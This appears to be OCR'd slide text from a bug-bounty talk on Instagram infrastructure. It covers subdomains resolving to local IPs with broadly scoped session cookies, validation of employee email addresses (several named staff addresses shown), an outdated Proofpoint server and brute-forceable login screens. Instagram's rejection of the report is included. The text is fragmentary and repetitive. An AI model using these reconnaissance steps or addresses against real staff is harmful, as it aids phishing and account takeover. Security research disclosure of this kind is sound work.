
Status	Client	Check	Output	Action	Issued
Warn	sensu-backend0-vpc	autoscale_vxcode_healthy_hosts	Autoscale healthy hosts WARNING: vxcode-asg-c3.4xlarge has 0 healthy hosts		1min

Below the table, it says 'Showing 1 to 1 of 1 entries' and provides navigation buttons: '← Previous', '1', and 'Next →'. At the bottom, there are status bars: 'API Version: 0.13.1', 'Redis: OK', 'RabbitMQ: OK', 'Keep Alives: Messages - 0 | Consumers - 1', and 'Results: Messages - 0 | Consumers - 1'. A 'Mobile Site' link is also present.

INFRASTRUCTURE



INFRASTRUCTURE




\$2500



Source: <https://exfiltrated.com/research-Instagram-RCE.php>

INFRASTRUCTURE


1. Instagram.com Subdomain Hijacking on Local Network



INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

Subdomains
resolve to
local IPs 10.*



Session
cookie
scoped to all
subdomains

INFRASTRUCTURE



2. Employee Email Authentication Brute-Force Lockout

The screenshot shows the MXToolbox SuperTool interface. The browser address bar displays the URL: `mxtoolbox.com/SuperTool.aspx?action=mx%3ainstagram.com&run=toolpage`. The page header includes the MXToolbox logo and navigation links for Blog, API, and Products. A secondary navigation bar contains icons and labels for Home, MX Lookup, Blacklists, Diagnostics, Domain Health, Analyze Headers, and Free Monitoring. The main content area is titled "SuperTool Beta7" and features a search input field containing "instagram.com" and an "MX Lookup" button. Below the search field, the tool displays the results for "mx:instagram.com", including a "Find Problems" button and a refresh icon. A promotional banner asks "Which customers are harming your IP Reputation?" with a "Find Out" button and a link to "SERVICE PROVIDER EDITION". The results are presented in a table with columns for Pref, Hostname, IP Address, TTL, and additional actions like Blacklist Check and SMTP Test.

Pref	Hostname	IP Address	TTL	
10	mx-a-00082601.gslb.pphosted.com	67.231.145.42	5 min	Blacklist Check SMTP Test
10	mx-b-00082601.gslb.pphosted.com	67.231.153.30	5 min	Blacklist Check SMTP Test



INFRASTRUCTURE

2. Employee Email Authentication Brute-Force Lockout



INFRASTRUCTURE

2. Employee Email Authentication Brute-Force Lockout



INFRASTRUCTURE

2. Employee Email Authentication Brute-Force Lockout

https://tools.verifyemailaddress.io

verify email SERVICES PRICING

Professional Email Addresses Validation

Verify Emails In Real-Time Login

email to verify Check..

Input Validation:

Results

For valid and verified email addresses, you can check additional intelligence including pictures, web, blog and local searches. Click the info.. button for interesting research data on email addresses.

<input type="checkbox"/>	Email Address	Result	Checked	info..
<input type="checkbox"/>	admin@instagram.com	Ok	9/21/2015 12:22:29 AM	info..
<input type="checkbox"/>	jeffreygerson@instagram.com	Ok	9/21/2015 12:22:29 AM	info..
<input type="checkbox"/>	mike@instagram.com	Ok	9/21/2015 12:22:29 AM	info..
<input type="checkbox"/>	kevin@instagram.com	Ok	9/21/2015 12:22:29 AM	info..
<input type="checkbox"/>	unexisting@instagram.com	Bad	9/21/2015 12:22:29 AM	info..

INFRASTRUCTURE

2. Employee Email Authentication Brute-Force Lockout

- a) Outdated Proofpoint Protection Server (7.1 < 7.5)
- b) Brute-force possible against exposed login screens

INFRASTRUCTURE

2. Employee Email Authentication Brute-Force Lockout

- a) Outdated Proofpoint Protection Server (7.1 < 7.5)
- b) Brute-force possible against exposed login screens




Thank you for your patience here. After discussions with the product team and the security team, we have determined that this report does not pose a significant risk to user security and/or privacy. As such, this report is not eligible for our bug bounty program.

INFRASTRUCTURE

2. Employee Email Authentication Brute-Force Lockout

- a) Outdated Proofpoint Protection Server (7.1 < 7.5)
- b) Brute-force possible against exposed login screens




Thank you for yo
the security team
significant risk to
for our bug bounty

product team and
does not pose a
port is not eligible


INFRASTRUCTURE

2. Employee Email Authentication Brute-Force Lockout




INFRASTRUCTURE

2. Employee Email Authentication Brute-Force Lockout



